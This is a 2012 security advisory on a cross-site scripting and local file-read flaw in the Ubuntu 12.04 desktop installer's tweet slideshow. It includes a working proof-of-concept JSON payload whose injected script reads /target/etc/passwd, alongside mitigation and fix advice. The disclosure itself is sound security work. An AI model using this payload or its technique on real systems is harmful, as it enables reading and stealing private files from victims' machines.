Cross-site scripting and remote file access vulnerability in Ubuntu Desktop 12.04 LTS installer

Paul Mutton <paul@highseverity.com>, 2012-04-27

Vulnerable versions

- ubuntu-12.04-desktop-amd64.iso `md5sum 128f0c16f4734c420b0185a492d92e52`
- ubuntu-12.04-desktop-i386.iso `md5sum d791352694374f1c478779f7f4447a3f`


Impact

A correctly-positioned remote attacker can read arbitrary files from the victim's local file system during the installation process. This allows the attacker to retrieve the victim's username, internal hostname, plus other details about the target system that would not normally be exposed to a remote attacker without permission.

Vulnerability

Ubuntu Desktop 12.04 LTS introduces a new feature where Ubuntu-related tweets are displayed during the installation process. These tweets are obtained from the Twitter API, using a URL similar to the following:

> http://api.twitter.com/1/lists/statuses.json?callback=jQuery1710804023158736527_1335545181455&owner_screen_name=hello_ubuntu&slug=installer-slideshow&include_entities=true&include_rts=true&per_page=25&_=1335545181759



The Ubuntu Desktop 12.04 LTS installer fails to properly encode URLs when it displays these tweets, making the installer itself vulnerable to cross-site scripting. Specifically, it is possible to inject arbitrary attributes into the <a> tag when a tweet contains a hyperlink.

This cross-site scripting vulnerability does not appear to pose any risks when the tweets originate from the genuine api.twitter.com service; however, because the installer sends this API request over an unencrypted HTTP connection instead of a validated and encrypted HTTPS connection, it is possible for a correctly-positioned attacker to undetectably hijack this request and respond with a malicious payload. For example, he may be in a position to control or hijack DNS lookups for the api.twitter.com domain name, causing it to point to an IP address under his control.

When an injected script is executed by the installer, it is **executed in the context of the local filesystem**, which allows a remote attacker to read arbitrary files from both the Live CD and from the

installation target directory (/target, which typically mounts a hard disk such as /dev/sda1). Thus, installing Ubuntu on an untrusted network - even if you choose not to download updates while installing - is potentially dangerous.

Simple example

A remote attacker can discover his victim's username by reading the contents of the file at /target/etc/passwd, which is created towards the end of the installation procedure. This can be achieved by sending the following JSON in response to the victim's Twitter API request:


```
jQuery17108040231587365 27_1335545181455([{"retweeted":false,"in_reply_to_screen_name":null,"possibly_sensit
ive":false,"retweeted_status":{"retweeted":false,"in_reply_to_screen_name":null,"possibly_sensitive":false,
"contributors":null,"coordinates":null,"entities":{"hashtags":[],"user_mentions":[],"urls":[{"expanded_url"
:"http://foo","url":"javascript:alert(document.body.innerHTML)\" onmouseover=\" xmlhttp = new
XMLHttpRequest(); xmlhttp.onreadystatechange = function() { if (xmlhttp.readyState == 4) { alert('XSSed!
... ' + xmlhttp.responseText); } }; xmlhttp.open('GET', 'file:///target/etc/passwd', true);
xmlhttp.send(null); \" style=\"z-
index:100;position:absolute;top:0px;left:0px;width:100%;height:100%;","indices":[0,73],"display_url":"FOO"}
]},"place":null,"user":{"id":1234567890,"profile_image_url":"http://foo","url":"http://foo","created_at":"S
at Apr 28 10:47:16 +0000
2012","followers_count":1234567890,"default_profile":false,"profile_background_color":"022330","lang":"en",
"utc_offset":0,"name":"Attacker","profile_background_image_url":"http://foo","location":"0,0","profile_link
_color":"0084B4","listed_count":0,"verified":false,"protected":false,"profile_use_background_image":true,"i
s_translator":false,"following":null,"description":"Attacker","profile_text_color":"333333","statuses_count
":1234,"screen_name":"attacker","profile_image_url_https":"https://foo","time_zone":"Mexico
City","profile_background_image_url_https":"https://foo","friends_count":1234567890,"default_profile_image"
:false,"contributors_enabled":false,"profile_sidebar_border_color":"a8c7f7","id_str":"1234567890","geo_enab
led":true,"favourites_count":1234,"profile_background_tile":false,"notifications":null,"show_all_inline_med
ia":true,"profile_sidebar_fill_color":"C0DFEC","follow_request_sent":null},"retweet_count":1,"id_str":"1234
567890","in_reply_to_user_id":null,"favorited":false,"in_reply_to_status_id_str":null,"in_reply_to_status_i
d":null,"source":"\u003Ca href=\"http:\/\/twitter.com\/download\/android\" rel=\"nofollow\"\u003ETwitter
for Android\u003C\/a\u003E","created_at":"Fri Apr 27 14:44:08 +0000
2012","in_reply_to_user_id_str":null,"truncated":false,"id":1234567890,"geo":null,"text":"ARBITRARY MESSAGE
BLAH BLAH BLAH BLAH BLAH BLAH BLAH BLAH BLAH BLAH
BLAH"},"contributors":null,"coordinates":null,"entities":{"hashtags":[],"user_mentions":[{"name":"FOO","ind
ices":[3,19],"id_str":"123","id":123,"screen_name":"attacker"}],"urls":[{"expanded_url":"http://foo","url":
"http://foo","indices":[0,107],"display_url":"FOO"}]},"place":null,"user":{"id":1234,"profile_image_url":"h
ttp://foo","url":null,"created_at":"Fri Apr 27 05:36:24 +0000
2012","followers_count":1,"default_profile":true,"profile_background_color":"C0DEED","lang":"en","utc_offse
t":null,"name":"FOO","profile_background_image_url":"http://foo","location":"","profile_link_color":"0084B4
","listed_count":1,"verified":false,"protected":false,"profile_use_background_image":true,"is_translator":f
alse,"following":null,"description":"Smile! You're in Ubuntu's installer slideshow :)\r\n\r\nI'm not much
of a talker. Try my brother,
@hello_ubuntu.","profile_text_color":"333333","statuses_count":50,"screen_name":"hello_ubuntu_rt","profile_
image_url_https":"https://foo","time_zone":null,"profile_background_image_url_https":"https://foo","friends
_count":20,"default_profile_image":true,"contributors_enabled":false,"profile_sidebar_border_color":"C0DEED
","id_str":"1234","geo_enabled":false,"favourites_count":0,"profile_background_tile":false,"notifications":
null,"show_all_inline_media":false,"profile_sidebar_fill_color":"DDEEF6","follow_request_sent":null},"retwe
et_count":1,"id_str":"1234","in_reply_to_user_id":null,"favorited":false,"in_reply_to_status_id_str":null,"
in_reply_to_status_id":null,"source":"\u003Ca href=\"http:\/\/twitter.com\/download\/android\"
rel=\"nofollow\"\u003ETwitter for Android\u003C\/a\u003E","created_at":"Fri Apr 27 15:52:30 +0000
2012","in_reply_to_user_id_str":null,"truncated":false,"id":1234,"geo":null,"text":"FOO"}]);
```

This results in the following onmouseover attribute injection, which uses an XMLHttpRequest object to request the contents of /target/etc/passwd:

```
        <div class="twitter-stream-tweets" style=""><ul class="tweets-
list"><li style="opacity: 1; "><div class="tweet"><a class="tweet-
author-details" href="http://twitter.com/account/redirect_by_id?
id=1234567890"><span class="tweet-author-name">Attacker</span><span
class="tweet-author-id">attacker</span></a><div class="tweet-text"><a
class="twitter-url" href="javascript:alert(document.body.innerHTML)"
onmouseover=" xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function() { if (xmlhttp.readyState == 4)
{ alert('XSSed! ... ' + xmlhttp.responseText); } }; xmlhttp.open
('GET', 'file:///target/etc/passwd', true); xmlhttp.send(null); "
style="z-
index:100;position:absolute;top:0px;left:0px;width:100%;height:100%;">FO
a></div></div></li></ul></div>
```

The example payload contains a single malign tweet, which is displayed multiple times within the installer:

When the injected onmouseover event is triggered, a JavaScript alert dialog displays the contents of the file at /target/etc/passwd. This demonstrates the ability to read files from the installation target via a local XMLHttpRequest. Also note that the victim's username appears in the last line of the file.



A simple modification to the injected script would allow the remote attacker to transmit the contents of this file to a remote server under his control. An attacker can also discover detailed information about the installation process by reading files such as /var/log/syslog from the in-memory Live CD file system.

Mitigation

Until this vulnerability has been fixed, do not install Ubuntu Desktop 12.04 LTS on any computer connected to an untrusted network, even if you have chosen not to download updates while installing.

Suggested resolution

- Load tweets via HTTPS and validate the SSL certificate used by https://api.twitter.com.
- Properly encode all URLs displayed within the Ubuntu Desktop 12.04 LTS installer.